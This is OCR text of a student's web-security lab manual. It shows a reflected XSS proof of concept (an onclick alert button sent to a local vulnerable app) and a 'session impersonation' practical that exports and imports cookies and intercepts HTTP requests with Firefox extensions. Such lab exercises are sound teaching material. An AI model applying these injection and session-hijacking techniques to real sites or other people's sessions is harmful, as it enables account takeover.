
Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? <button onclick='alert("lkjgc")'>Click me</button> Submit

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/

4. A button with title Click me will appear. Clicking on the button will execute the JS code



localhost/vulnerable/vulnerabilities/xss_r/?name=<button+onclick%3D%27alert%28"lkjgc"%29%27>Click+me<%2Fbutton>#

localhost says

lkjgc

OK

Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name? Submit

Hello Click me

More Information

- https://owasp.org/www-community/attacks/xss/
- https://owasp.org/www-community/xss-filter-evasion-cheatsheet
- https://en.wikipedia.org/wiki/Cross-site_scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.scriptalert1.com/


lkjgc

Practical 7: Session Impersonation with Firefox and Tamper Data


- Install and configure the Tamper Data add-on in Firefox.
- Intercept and modify HTTP requests to impersonate a user's session.
- Understand the impact of session impersonation and the importance of session Management

Session Impersonation by Cookies Stealing

1. Start the Firefox and install Cookie Manager Extension (Add On)



2. Start the Cookie Manager by Clicking on the extension



New Tab
Cookie Manager
Extension (Cookie Manager)
moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html
filter by url or domain (* = wildcard)
filter by name
filter by value
Secure = any
httpOnly = any
SameSite = any
Session = any
dd / mm / yyyy , -- : -- : --
dd / mm / yyyy , -- : -- : --
Any cookie jar
Whitelist = any
Search cookies
Select all (0)
Select none
Remove selected (0)
Restore selected (0)
More actions
New cookie
https://github.com/Rob--W/cookie-manager

Search for cookies in the above form.
Select results and use the buttons at the bottom of this window to manage them.

Documentation and project page
By Rob Wu.


□ Open the Cookie Manager when the extension starts up.

3. Try visiting the website and you will se all the cookies of the website you have visited
4. Right Click on the cookie you want to export and Select Export selected cookies


New Tab
Cookie Manager
Extension (Cookie Manager)
moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html
filter by url or domain (* = wildcard)
filter by name
filter by value
Secure = any
httpOnly = any
SameSite = any
Session = any
dd / mm / yyyy , -- : -- : --
dd / mm / yyyy , -- : -- : --
Any cookie jar
Whitelist = any
Search cookies
More actions
New cookie
Import / export
Export selected cookies
Import cookies
Workflow (button behavior)
● Button = Remove selected cookies
○ Button = Whitelist selected cookies
Bulk selection
● Select all = select all results
○ Select all = select visible results
Select all (38)
Select none
Remove selected (1)
Restore selected (0)
More actions
New cookie

Name	Value	Domain	Partition	Flags	Expiry date	
_ga	GA1.2.387454073.1706951006	.mozilla.org			2/Feb/2026 14:34:34	Edit
_gid	GA1.2.1392727491.1706951006	.mozilla.org			4/Feb/2024 14:34:34	Edit
_gat	1	.mozilla.org			3/Feb/2024 14:35:34	Edit
_ga_B9CY1C9VBC	GS1.1.1706951006.1.1.1706951122.0.0.0	.mozilla.org			2/Feb/2026 14:35:22	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit

5. Select the output format and Export as of your choice.
   a. Here I am selecting
      Output Format: JSON
      Export as: File


New Tab
Cookie Manager
Extension (Cookie Manager)
moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html
Export
Cancel

Export cookies


Choose the export format and click on the "Export" button to export 1 cookie.

Use the JSON format if you would like to restore cookies later while preserving all metadata (storeId, sameSite, firstPartyDomain). Use the Netscape format if you would like to use the cookies with other tools such as curl. Either format can be imported later.

When exported as a file, the exported data is downloaded as "cookies.json" or "cookies.txt".
When exported as text, the exported data is shown in a text field.


Output format:
● JSON (full backup that preserves all metadata)
○ Netscape (for use with tools like curl)
Export as:
● Export as file
○ Export as text
○ Copy to "Import cookies" form (prepare copy to different cookie jar)

6. Download the cookie by clicking on the Export Button



7. The file cookies(x).json will be downloaded. The Cookie Export is successful

8. For importing any cookie Right Click on the Cookies and Select Import Cookies



New Tab | Cookie Manager

Extension (Cookie Manager) moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html

filter by url or domain (* = wildcard)

filter by name


filter by value

Secure = any | httpOnly = any | SameSite = any | Session = any | dd / mm / yyyy , -- : -- : -- | dd / mm / yyyy , -- : -- : --

Any cookie jar | Whitelist = any | Search cookies

Name	Value	Domain	Partition	Flags	Expiry date	
_ga	GA1.2.387454073.1706951006	.mozilla.org			2/Feb/2026 14:34:34	Edit
_gid	GA1.2.1392727491.1706951006	.mozilla.org			4/Feb/2024 14:34:34	Edit
_gat	1	.mozilla.org			3/Feb/2024 14:35:34	Edit
_ga_B9CY1C9VBC	GS1.1.1706951006.1.1.1706951122.0.0.0	.mozilla.org			2/Feb/2026 14:35:22	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit
taarId	0295ed67654849000c03d3ffff5aa54998c8d40fbac802656e5a81766daa1e64	addons.mozilla.o			At end of session	Edit

9. Click on the import file button



New Tab | Cookie Manager

Extension (Cookie Manager) moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html

Import cookies


Select a file or paste the exported data (JSON) or Netscape HTTP Cookie file in the input field.

When you click on the "Import" button, the cookies will be validated and overwrite existing cookies, without confirmation (except for whitelisted cookies).

Destination cookie jar: As specified in the imported file

Import file: Browse... No file selected. or select text:

10. Select the file you just exported.



File Upload

This PC › Downloads ›


Search Downloads

Name	Date modified	Type
Today (1)		
cookies(1)	16-02-2024 14:03	JSOI
Yesterday		
devcpp-4.	15-02-2024 15:08	App
PRACTICAL 4	15-02-2024 11:43	Mici
Earlier this week (1)		
VSCodeUserSetup-x64-1.86.1	13-02-2024 09:02	App
Last week (2)		
jdk-21_windows-x64_bin	07-02-2024 09:33	Win
npp.8.6.2.Installer.x64	07-02-2024 09:27	App

Type: JSON Source File
Size: 482 bytes
Date modified: 16-02-2024 14:03

File name:

11. The cookie import is successful.



New Tab
Cookie Manager
Extension (Cookie Manager) moz-extension://99ffa4bd-b156-48cc-8b9c-340de9dc7796/cookie-manager.html

Import cookies

Select a file or paste the exported data (JSON) or Netscape HTTP Cookie file in the input field.

When you click on the "Import" button, the cookies will be validated and overwrite existing cookies, without confirmation (except for whitelisted cookies).


Destination cookie jar: As specified in the imported file

Import file: Browse... cookies(1).json or select text:


```
Imported all 1 cookies.
Imported all 1 cookies.
Imported all 1 cookies.
Imported all 1 cookies.
Imported all 1 cookies.
Imported all 1 cookies.
Imported all 1 cookies.
```

Session Impersonation by Tampering Data

1. Start the Firefox and Tamper Data for FF Quantam Cookie Manager Extension (Add On)


Extensions
Cookie Manager
Can't read and change data on this site
Tamper Data for FF Quantum
Run extension
Tamper Data for FF Quantum
Manage extensions

2. Start the Cookie Manager by Clicking on the extension




Type	Description
□ beacon	Requests sent through the Beacon API.
□ csp_report	Requests sent to the report-uri given in the Content-Security-Policy header, when an attempt to violate the policy is detected.
□ font	Web fonts loaded for a @font-face CSS rule.
□ image	Resources loaded to be rendered as image, except for imageset on browsers that support that type.
□ imageset	Images loaded by a <picture> element or given in an <img> element's srcset attribute.
☑ main_frame	Top-level documents loaded into a tab.
□ media	Resources loaded by a <video> or <audio> element.
□ object	Resources loaded by an <object> or <embed> element.
□ object_subrequest	Requests sent by plugins.
□ ping	Requests sent to the URL given in a hyperlink's ping attribute, when the hypelink is followed.
□ script	Code that is loaded to be executed by a <script> element or running in a Worker.
□ speculative	A TCP/TLS handshake made by the browser when it determines it will need the connection open soon.
□ stylesheet	CSS stylesheets loaded to describe the representation of a document.
□ sub_frame	Documents loaded into an <iframe> or <frame> element.
□ web_manifest	Web App Manifests loaded for websites that can be installed to the homescreen.
□ websocket	Requests initiating a connection to a server through the WebSocket API.
□ xbl	XBL bindings loaded to extend the behavior of elements in a document.
□ xml_dtd	DTDs loaded for an XML document.
☑ xmlhttprequest	Requests sent by an XMLHttpRequest object or through the Fetch API.
□ xslt	XSLT stylesheets loaded for transforming an XML document.
□ other	Resources that aren't covered by any other available type.

Tamper with requests who's URL matches: (.*?)
Tamper requests only from this tab: □

Start Tamper Data?

3. Select the type you want to tamper
4. Here I am selecting
   mainframe: Used for Top Level Documents
   xmlhttprequest: Used for async request for fetching APIs
5. Click on Yes for Start Tamper Data?

6. Now Visit the website all the main frame and xml request data will be loaded in each new window od the extension




Details

URL https://www.amazon.in/customer-preferen
Method GET
Type xmlhttprequest

Request Body

This request has no request body.

7. You can see the detail of the data to be requested. You will see the following field
   URL: URL of the website of the endpoint to be requested
   Method of request: GET, POST, PUT, PATCH, etc.
   Type : Type of the request from the type you have selected in step 3 and 4
8. You can stop tampering and data cancel the request or just pass the request



Details

URL https://unagi.amazon.in/1/events/com.am
Method POST
Type xmlhttprequest

Request Body

